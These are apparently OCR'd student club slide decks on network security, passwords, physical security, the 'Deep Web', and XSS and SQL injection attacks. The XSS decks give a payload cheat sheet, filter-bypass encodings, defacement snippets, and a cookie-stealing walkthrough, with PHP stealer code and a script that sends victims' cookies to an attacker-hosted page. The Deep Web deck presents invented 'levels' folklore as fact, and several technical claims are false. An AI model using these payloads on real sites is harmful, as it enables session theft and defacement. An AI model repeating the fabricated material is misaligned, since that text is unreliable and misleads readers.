
Man in the Middle Attack (MITMA)

- Definition: When two systems are communicating and a hacker intercepts their communications via active eavesdropping. Hacker must be able to control the data transfer without the user's knowledge.
- Similar to using XSS attacks to intercept cookies with user data in them.
- We will intercept a network password as it travels via data packet from access point to access point.


victim
web server
attacker
Man in the Middle Attack
© simplicable.com

ARP Poisoning

- ARP Poisoning is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network.
- Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.



Cryptography: The Core of Passwords

- Since ancient times people have sought to secure information , from the Caesar Cipher to AES 256 bit data encryption.
- Main Methods:
- Encryption: Converting plain text into text that can be read with a cipher, often using underlying mathematics such as derivatives.
- Obfuscation: Making a message deliberately confusing , ambiguous, cryptic, etc. . (i.e. Hiding cryptographic keys in a file full of false keys and junk files)
- Stenography: Hiding something in plain site (i.e. Hide a message as a comment deep inside a source file).

Password Sniffing

- Definition: A password sniffer is a software application that scans and records passwords that are used or broadcasted on a computer or network interface. It listens to all incoming and outgoing network traffic and records any instance of a data packet that contains a password.

- We will use a password sniffer to exploit network vulnerabilities similarly to how we used JavaScript and SQL to test for website and database vulnerabilities.

Password Cracking

- Definition: Program that recovers passwords from data that have been stored in or transmitted by a computer system.
- Can be used ethically (recover lost password, penetration testing, etc.) or maliciously (steal passwords, lock users out of their own accounts, etc.).

Types of Password Cracking

- Dictionary: Uses a dictionary of terms to try and guess the password.
- Pro: Quickly finds weak passwords and can be used to aid in finding complicated ones faster.
- Cons: Limited by dictionary used and basic obfuscation can defeat it.
- Cryptoanalysis: Uses cryptographic algorithms and rainbow tables to try and determine password.
- Pro: Relatively fast and relatively high success rate
- Con: Dependent on underlying algorithms, not guaranteed to work.
- Brute Force: Systematically checks all possible values until the correct one is found.
- Pro: Virtually guaranteed to work
- Con: SLOW, vulnerable to obfuscation

Cain and Abel

We will use a password sniffing and cracking suite called Cain and Abel for this workshop. Cain is the sniffer, Able is the cracker.

It is a professional tool and it is safe to download, I guarantee it!

Download it from the following sources.

Original Source:

- http://www.oxid.it/cain.html

Easier to download source:

- http://www.majorgeeks.com/files/details/cain_and_abel.html
- NOTE: You may have to temporarily disable your firewall and/or antivirus to run Cain and Abel.

Video Tutorial

- http://www.youtube.com/watch?v=RyQL9AdxHqY
- The one we will watch
- Skip to 1:06
- Overview and Password Sniffing/Cracking

- These two cover ARP poisoning and Password Cracking/Sniffing two different ways
- http://www.youtube.com/watch?v=5Ux6o0IKNX4
- Skip to 2:37

- http://www.youtube.com/watch?v=OtxEixSWL8E
- Skip to 0:33

Steps to Try

1. Manually change your guest account password into something that would be found in the default dictionary i.e. “password”
2. Run a dictionary attack against your guest account
3. Complicate your password “password123”.
4. Run a dictionary search against it, if the password isn’t returned run a brute force against it.
5. Further complicate your password “p@$sword123”
6. Run a cryptanalysis attack against it.

Network Security Fundamentals

Carrie Estes

Collin Donaldson

Todays Security Attacks

* Half of all malware delivered by web advertising is caused by fake antiviruses.
* Four computers with weak passwords
  * 24 days
  * 39 sec, 2244/day, 270,000 total
* Emails from a Prince in Nigeria.
  * 5 years
  * 67 known victims
  * More than $1.3

Fortune 500 Companies

* Defcon Hacking Conference contest
  * 135 employees called, 17 companies
  * No passwords or SSN's
  * Wanted operating systems, antivirus, and browser
  * Persuaded to visit fraudulent website.
  * 5 did not provide any information

Difficulties in Defending Against Attacks

* Universally connected devices
* Increased speed of attacks
* Greater sophistication of attacks
* Faster detection of vulnerabilities
* Delays in patching

What is Information Security?

* Security
  * A direct action that is intended to inflict damage or suffering
  * An indirect and non-intentional action.
* Information Security
  * Securing information
  * Digital format
  * Provides value

Terminology

* Threat
  * A type of action that has the potential to cause harm.
* Vulnerability
  * A flaw or weakness that allows a threat agent to bypass security
* Asset
  * An item that has value.
* Risk
  * Risk = Threat x Vulnerability x Cost

Cyberterrorism

* A premeditated and politically motivated attack.
* These attacks are used to cause panic, provoke violence, and possibly result in financial catastrophe.
* Normally one step behind.

Who are the attackers?

* Hackers
* Script Kiddies
* Spies
* Insiders

Attacks

* Steps of an attack
  1. Probe for information
  2. Penetrate any defenses
  3. Modify security settings
  4. Circulate to other systems
  5. Paralyze networks and devices

Defenses

* Layering
  * Crown jewels of England
* Limiting
  * Crown jewels of England handlers
* Diversity
  * Same as layering, but various types
* Obscurity
  * Never have “shift change” at same time
* Simplicity
  * Complex may be hard to understand

Attacks using malware

* Malware is software that enters the computer without the users knowledge and performs unwanted and normally harmful actions.

* Two types
  * Viruses
    * Malicious code that reproduces itself on the computer
  * Worms
    * Malicious program that takes advantage of a vulnerability

Malware that conceals

* Trojans
  * .exe advertised as one thing, but does another
* Rootkits
  * Set of software tools used by the attacker to hide actions or the presence of other software
* Logic bombs
  * Lays dormant until specific logical event triggers it
* Backdoors
  * Circumvents normal security procedures

Malware that profits

* Botnets
  * An infected bot (zombie) on a computer and thousands of computers used by the attacker at once.
* Spyware
  * Software that spies
* Adware
  * Delivers advertising that is unwanted and unexpected by the user
* Keyloggers
  * Captures and stores keystrokes on the computer

Phishing

* Pharming
  * Automatically directs user to fake website
* Spear Phishing
  * Targets specific users and customized
* Whaling
  * “small fish” “big fish”
* Vishing
  * Voice phishing

Hoaxes

* A false warning often contained in an email message claiming to be from an IT department.
* Says there is a bad virus, you need to change your settings.
* Changing your settings could allow the attacker to compromise the system or make the computer unstable.

Physical Procedures

* Dumpster Diving
  * Dr. Oblitey's example (first commonwealth)
* Tailgating
  * Doors with special keys and people following in

Questions?

* Comments, concerns, wants for the next meeting?

Physical Security

Collin Donaldson

Top Priority

- Why bother with anti-virus and passwords if you leave your computer sitting unattended in public?
- When you put your computer away at home or work, is it in a locked container?
- Do you lock the doors of the rooms you put your computer?
- Physical security is very important, ask Dr.Lewis!

User Control

- When you think about physical security, what comes to mind first?
- Who has access to your computer?
- Does anyone else have an account on your computer?
  - Are they an administrator?
  - Do you trust them?
- Is your computer hidden and in a secure location?

Mind over matter

- Do you use strong passwords or biometrics to secure your computer?
- Are your passwords in your head, on a sheet of paper, or in an unencrypted word/notepad document?
- How safe is your computer if your computer is stolen and the thief takes out the hard drive and places it in a different computer?
- Or if they insert a flash drive and load viruses or steal data?

Pictures of Locks

Padlock


Combination Lock

Biometrics

Pro/Cons of Locks

- Padlock- Fast and easy: but easily picked, skeleton keyed, or broken and key can be lost, stolen, copied, or even random keys could open lock by chance
- Combination Lock- Harder to pick (tumble) and break, but slow and cumbersome to use
- Biometrics-High deterrence factor and fast, but can be bypassed with a photo, gel mold, or a lifted print.

More Lock Pics



RFID Chip

Keycard

Security Token

More Pros/Cons of Locks

- Keycard-Simplicity of a padlock but harder to bypass or hack and cannot be broken if intruder wants in, yet card can be lost/stolen/copied, latch can be propped open with a coin, latch can be taped down, or someone could tailgate in.
- RFID Chip- Easily concealable, high deterrence, and unobvious, yet radio transmission can be picked up on, chip is hack-able and somewhat unreliable (heat or background noise can disable or hamper them).
- Security Token- Can be outfitted with multiple types and layers of security (alarms, biometrics, locks, etc.) Susceptible to various cons from hacking to picking depending on the hardware used.

Disposal

- Remember, computers can still be valuable when no longer in your possession!
- Whether you give an old computer away your friends/family and those around them can still access your files.
- Dumpster divers are out there too!
- Use software like Darik's Boot and Nuke to wipe your old drives multiple times, 3 for standard Government protocol, 7 for DOD standard.
- Physically destroy old hardware, everything from hammers to gasoline are effective and fun!

Don’t be Stupid!

- Do not say your passwords aloud!
- Do not email your PII to people claiming that you are the 100th visitor and will win a car!
- Memorize passwords, if written hide/secure them!
- Pick a complex password, the word ‘password’ is not a good password.
- Don’t leave a public computer unattended, especially without physically/electronically locking it!

Rules of Thumb

- Have 2+ layers of security, preferably a mix of differing mediums and methodologies.
- Remember that as far as security goes ease of use is inversely proportional to difficulty to bypass and vice versa.
- Keep in mind your surroundings and those surrounding you.

FIN

The Deep Web

Information Assurance Club

Collin Donaldson

What is it?

- World Wide Web content that is not part of the Surface Web and is indexed by search engines.
- Most content that is not readily accessible using standard means (i.e. search engines).
- For example, web pages regarding private user accounts are in the deep web (Private Info).
- The Deep Web is the majority of online content, estimated to be 400-550 times larger than the surface web.

Surface Web vs. Deep Web

Surface Web

- Entries are statically generated
- Linked Content (web crawled)
- Readily accessible through any browser or search engine unlike the Deep Web, which requires special search engines, browsers, and proxies to access.

Deep Web

- Entries are dynamically generated (submitted to a query or accessed via form).
- Unlinked Content
- Contextual Web
- Private Web
- Scripted Content
- Non-HTML content
- Limited Access Content (anti-robot protocols like CAPTCHA)


Level 0 Web - Common Web
EVERYTHING!
Level 1 Web - Surface Web
- Reddit
- Dig
- Temp Email Services
- Newgrounds
- Vampire Freaks
- Foreign Social Networks
- Human Intel Tasks
- Web Hosting
- MYSQL Databases
- College Campuses
Level 2 Web - Bergie Web
- FTP Servers
- Google Locked Results
- Honeypots
- Loaded Web Servers
- Jailbait Porn
- Most of the Internet
- 4chan
- RSC
- Freehive
- Let Me Watch This
- Streams Videos
- Bunny Tube

Level 3 Web - Deep Web

- "On the Vanilla" Sources
- Heavy Jailbait
- Light CP
- Gore
- Sex Tapes
- Celebrity Scandals
- VIP Gossip
- Hackers
- Script Kiddies
- Virus Information
- FOIE Archives
- Suicides
- Raid Information
- Computer Security
- XSS Worm Scripting
- FTP Servers (Specific)
- Mathmatics Research
- Supercomputing
- Visual Processing
- Virtual Reality (Specific)

Tor required after this point...

Not just TOR is used for access to this information.

- Eliza Data Information
- Hacking Groups FTP
- Node Transfers
- Data Analysis
- Post Date Generation
- Microsoft Data Secure Networks
- Assembly Programmer's Guild
- Shell Networking
- AI Theorisists
- Cosmologists/MIT

Level 4 Web - Charter Web

- Hardcandy
- Onion IB
- Hidden Wiki
- Candycane
- Banned Videos
- Banned Movies
- Banned Books
- Questionable Visual Materials
- Personal Records
- "Line of Blood" Locations
- Assassination Box
- Headhunters
- Bounty Hunters
- Illegal Games Hunters
- Rare Animal Trade
- Hard Drugs Trade
- Human Trafficking
- Corporate Exchange
- Multi-Billion Dollar Deals
- Most of the Black Market

Closed Shell System required afther this point...

- Tesla Experiment Plans
- Scat CP
- Hardcore Rape CP
- Snuff CP
- Group CP
- WW2 Experiment Successes
- Josef Mengele Successes
- Location of Atlantis
- Crystaline Power Metrics
- Broder's Engine Plans
- Paradigm Recalescence
- Forward Derivatal Supercomputation
- AI in a Box
- CAIMEO (AI Superintelligence)
- The Law of 13's
- Geometric Algorthymic Shortcuts
- Assasination Networks
- Nephilism Protocols

Level 1- The Surface Web

- The web that the vast majority of internet users are accustomed to.
- Accessible in any nation that does not block internet access, even places like China and Egypt.
- Social media sites like Facebook, informational websites like Wikipedia, general websites, etc.

Level 2-The Bergie Web

- The layer of the Surface Web that is blocked in some nations. Some other information is only accessible through illegal means.
- Google locked results
- Recently web crawled old content
- Pirated Media
- Pornography

Level 3-The Deep Web

- Requires a proxy or two (namely Tor) to access.
- Contains most of the archived web pages of the 1990s Web that did not renew their domain names and such.
- Government/Business/Collegiate Research.
- Hackers/Script Kiddies/Virus Information.
- Illegal and Obscene Content (CP, Gore, Suicides, etc.)

Level 4- The Charter Web

- Like the Regular Deep Web, but harder to get into and more illegal content.
- Advanced covert government research.
- Most of the internet black market (run on bitcoins)
- Human/Arms/Drug/Rare Animal Trafficking.
- Assassination networks , bounty hunters, illegal game hunting, line of blood locations, etc.
- More banned obscene content like CP, Gore, etc.

Level 5-Marianas Web

- Lowest known level of the Deep Web.
- Named after the Spanish Technician who created it.
- Extremely difficult to access, users say it is the safest part of the internet due to how private it is.
- Julian Assange and other top-level Wikileaks members are believed to have access.

Rumored Levels 6-8

- Mostly the stuff of conspiracy theorists.
- Level 6 is a giant firewall meant to prevent people from going any further.
- Level 7 “The Fog” is where various worldwide power-players jockey for control of PrimArch. Said to be very dangerous, full of viruses and such.
- Level 8 is called PrimArch and is claimed to be controlled by an extremely powerful AI (possibly running on a quantum computer).

Ethical Uses

- Some organizations such as BrightPlanet claim the Deep Web has higher quality articles than the surface web (3 to 1 quality ration) , and a lot more of them. Deep Web capable search engines like ipl2 and Infomine can be used to find them.
- Dig deep enough and you will find some interesting information about past and present experiments and research.
- Assuming you use them ethically, there are hacking/virus creation tutorials and information as well as a large community of hackers and script kiddies to learn from.

How to Access Safely

- Vertical and Split Searching
- Proxies (namely Tor) and AV programs.
- Turn off ALL plug ins before accessing (especially the shady parts).
- If your computer has a webcam, remove or obstruct it.
- Stay away from anything that looks remotely criminal or suggestive.
- Use a safe, private network connection (DO NOT USE THE IUP WIFI)

Additional Resources

- http://deepweb.us/
- http://quod.lib.umich.edu/cgi/t/text/text-idx?c=jep;view=text;rgn=main;idno=3336451.0007.104
- http://www.internettutorials.net/deepweb.asp
- http://unpromisedone.blogspot.com/2011/09/information-about-deep-web.html
- http://cyberwarzone.com/cyberwarfare/darknet-marianas-web-and-other-levels
- http://en.wikipedia.org/wiki/Deep_Web

Hack Attack Series: Basic XSS Attack

By Collin Donaldson

DISCLAIMER

Hacking is only legal under the following circumstances:

1. You hack (penetration test) a device/network you own.
2. You gain explicit, documented permission from an individual, assumedly a friend.
3. You acquire an Ethical Hacker Certification and perform penetration tests for a public or private sector organization with explicit permission to do so. This is the safest of the three methods.

Hacking is illegal in all other circumstances. Hackers can be charged with fines, misdemeanors, and/or felonies depending on severity and accounts of hacks. For these reasons I will not be demonstrating any live hacking attempts in the wild.

For more information

http://definitions.uslegal.com/c/computer-hacking/

Definition

- Cross-Site Scripting (XSS) is type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.
- A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.
- According to Symantec (2007) 84% of computer security vulnerabilities were linked to XSS.
- XSS attacks can be used for a variety of purposes: stealing cookies/accounts/PII, defacing websites, injecting worms, malware attacks, DOS attacks, bypassing restriction, session hijacking, phishing attacks, etc.

Types of XSS

Persistent: The Persistent or Stored XSS attack occurs when the malicious code submitted by attacker is saved by the server in the database, and then permanently it will be run in the normal page.

Reflected: The injected code will be send to the server via HTTP request. The server embed the input with the html file and return the file (HTTP Response) to browser. When the browser executes the HTML file, it also execute the embedded script.

DOM (*Document object model*): Allows client-side-scripts to dynamically access and modify the content, structure, and style of a webpage via the document of the DOM.

Like server-side scripts, client-side scripts can also accept and manipulate user input with the help of DOM.

Step One

Finding Vulnerable Websites:

- A better option than just searching random websites is using google dorks from exploit database.
- Google dorks are nicknames for exploits that google has inadvertently found and made known via it's web crawler
- Use search terms such as "?search=" or ".php?q=" or " 1337"
- If you are going to test your own site, you have to check every page in your site for the vulnerability.

Step Two

Testing the Exploit:

- First find a data entry point, like a search box or a username/password field.
- Type a String into the field and click view source. Look for something like " Hello myString " this is the format we want to see.
- Check to see if the input is sanitized by typing in "<script>" and clicking view source.
- If you see something like the String example, the website is vulnerable. If we see something like this "*<script>"* than the website is not vulnerable.

Step Three

Using the Exploit:

- As a final test of whether the exploit will work, type in a JavaScript command such as "<script>alert('myString')</script>" into the data field.
- If a pop-up appears that reads "myString" than you can further exploit the website.
- Further exploitation will be covered in the next presentation.

XSS Cheat Sheet

Basic Codes

<script>alert("XSS")</script>
<script>alert("XSS");</script>
<script>alert('XSS')</script>
"><script>alert("XSS")</script>
<script>alert(/XSS")</script>
<script>alert(/XSS/)</script>

When inside Script tag:

</script><script>alert(1)</script>
‘; alert(1);
')alert(1);//

Defending against XSS

- The easiest and best way to defend against an XSS attack is to sanitize all input. Few hackers will bother trying to un-sanitize input on your site when they can instead attack another website that does not have sanitized input.
- A lot of fields must be sanitized including but not limited too:
- The document.write() function
  The document.writeln() function
  The eval() function, which executes JavaScript code from a string
  The execScript() function, which works similarly to eval()
  The setInterval(), setTimeout(), and navigate() functions
  The .innerHTML property of a DOM element
  Certain CSS properties which allow URLs such as .style, .backgroundImage, .listStyleImage, etc.
  The event handler properties like .onClick, which take JavaScript code as their values

FIN


HACK ATTACK SERIES: ADVANCED XSS ATTACK

DISCLAIMER

- Hacking is only legal under the following circumstances:

1. You hack (penetration test) a device/network you own.
2. You gain explicit, documented permission from an individual, assumedly a friend.
3. You acquire an Ethical Hacker Certification and hack for a public or private sector organization with explicit permission to do so. This is the safest of the three methods.

- Hacking is illegal in all other circumstances. Hackers can be charged with fines, misdemeanors, and/or felonies depending on severity and accounts of hacks. For these reasons I will not be demonstrating any live hacking attempts in the wild.
- For more information
- http://definitions.uslegal.com/c/computer-hacking/


1. Attacker inserts malicious unfiltered code into application
Attacker
2. User visits web page and malicious code is returned with the web page
3. Attacker gains control over users data or system via injected exploit
Regular User

Bypassing XSS Filters

- Sometimes websites use XSS Filters such as **WAF** and **magic_quotes_gpc** to block XSS code.
- For example, magic quotes would have discovered our attempt to change the screen text in the last presentation, and changed the command to “<script>alert(>xss detected<)</script>” after using the exit character to stop the sequence.
- There are ways around this however.

Main Method: ASCII and HEX

- Most XSS filters are only configured to filter plain text XSS codes.
- Typing the codes in ASCII or HEX will usually circumnavigate this problem.
- The Firefox addon HackBar and http://centricle.com/tools/ascii-hex/ are two good resources for conversion.

Examples

- Plain Text: <script>alert("hi");</script>
- ASCII: String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 104, 105, 34, 41, 59)
- HEX: hxxp://vulnerable-site/search?q=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%22%48%69%22%29%3b%3c%2f%73%63%72%69%70%74%3e

Alternate Method: Obfuscation

- Although it rarely works, obfuscation is the easiest method to bypass a filter.
- Obfuscation: Hiding interpreted meaning
- For XSS, all this means is changing the casing of your command
- Ex: <ScRipt>ALeRt("hi");</sCRipT>

Defacing a Website

- Note: Only Persistent XSS is defaceable.
- Once your exploit has been shown to work, you have free reign over the website. The following code snippets illustrate how to change the background color and upload a photo, and how to attach a link your own webpage.
- <script>document.body.bgColor="red";</script>

- <script>document.body.background="*http://your_image.jpg*";
  </script>

- <script>window.location="http://www.pastehtml.com/Your_Defacement_link";</script>

Stealing a Cookie with XSS: The Cookie Stealing Code (PHP)

```
<?php
function GetIP()
{
    if (getenv("HTTP_CLIENT_IP") &&
strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
        $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("HTTP_X_FORWARDED_FOR") &&
strcasecmp(getenv("HTTP_X_FORWARDED_FOR"),
"unknown"))
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("REMOTE_ADDR") &&
strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
        $ip = getenv("REMOTE_ADDR");
    else if (isset($_SERVER['REMOTE_ADDR']) &&
$_SERVER['REMOTE_ADDR'] &&
strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "unknown";
```

Stealing a Cookie with XSS

- Paste the PHP code into a text document. i.e. Stealer.txt
- Save another .txt for your log. Leave it blank for now. i.e. Log.txt
- Stealer.txt will steal the cookie, Log.txt will store the stolen cookie's data.

Stealing a Cookie with XSS

- Register in a free web-hosting service and login into your cpanel.
- Now open the *File Manager* in cpanel. Upload the Stealer.php and log.txt to root folder or public_html folder.
- Now the stealer will be at hxxp://www.YourSite.com/Stealer.php .

Stealing a Cookie with XSS

- Now that the exploit is ready, inject it into a vulnerable site.
- hxxp://www.VulnerableSite.com/index.php?search=<script>location.href = 'http://www.Yoursite.com/Stealer.php?cookie='+document.cookie;</script>

How the exploit will function

- Persistent: if you inject this code in Persistent XSS, it will be there forever unless an admin removes it. It will be shown to all users. Whoever visit the page, will become a victim.

- Reflected:
  Attacker will send the link to victims. Whenever they follow the link, it will steal the cookie. Most of sites are vulnerable to Reflected XSS .

Tips to avoid XSS Attacks

- Use No-Script Add-on. This is best protection to stay away from XSS
- Never click on a URL Shortener.
- Clear all cookies in your browser regularly and use the internet via through Proxies (i.e. Tor Network), VPN, etc.

Practice

- Download the bogedit app (a vulnerable application)
- http://code.google.com/p/bodgeit/downloads/list
- Unzip it (WinZip, 7-Zip, etc)
- Run as a java applet in Eclipse or run it on an Apache Tomcat Server
- Follow this guide for installing tomcat
- http://www.premiumwebbloghosting.com/2012/03/how-to-install-apache-server-on-windows.html
- And this guide for attacking with tomcat
- http://www.breakthesecurity.com/2012/01/ethical-hacking-lab-to-test-and-learn.html

FIN

Hack Attack Series: SQL Injection

By Collin Donaldson

DISCLAIMER

Hacking is only legal under the following circumstances:

1. You hack (penetration test) a device/network you own.
2. You gain explicit, documented permission from an individual, assumedly a friend.
3. You acquire an Ethical Hacker Certification and hack for a public or private sector organization with explicit permission to do so. This is the safest of the three methods.

Hacking is illegal in all other circumstances. Hackers can be charged with fines, misdemeanors, and/or felonies depending on severity and accounts of hacks. For these reasons I will not be demonstrating any live hacking attempts in the wild.

For more information

http://definitions.uslegal.com/c/computer-hacking/

Definition

- A type of code injection. Code injection is when a hacker exploits a computer vulnerability that allows invalid data to be processed. The hacker introduces or injects a malicious virus/script/command into the program to change the program's execution.
- SQL injection is one of the most popular forms of code injection and is used to hack data-driven web applications that use SQL or a derivative of SQL.
- SQL is a type of vector, which means it is designed to infiltrate a system and than propagate itself. Buffer overflow is a related technique that is also a vector. In nature, a vector is any animal that carries a biological virus, such as rats /fleas carrying bubonic plague or mosquitos carrying malaria or West Nile virus.

How it works and why

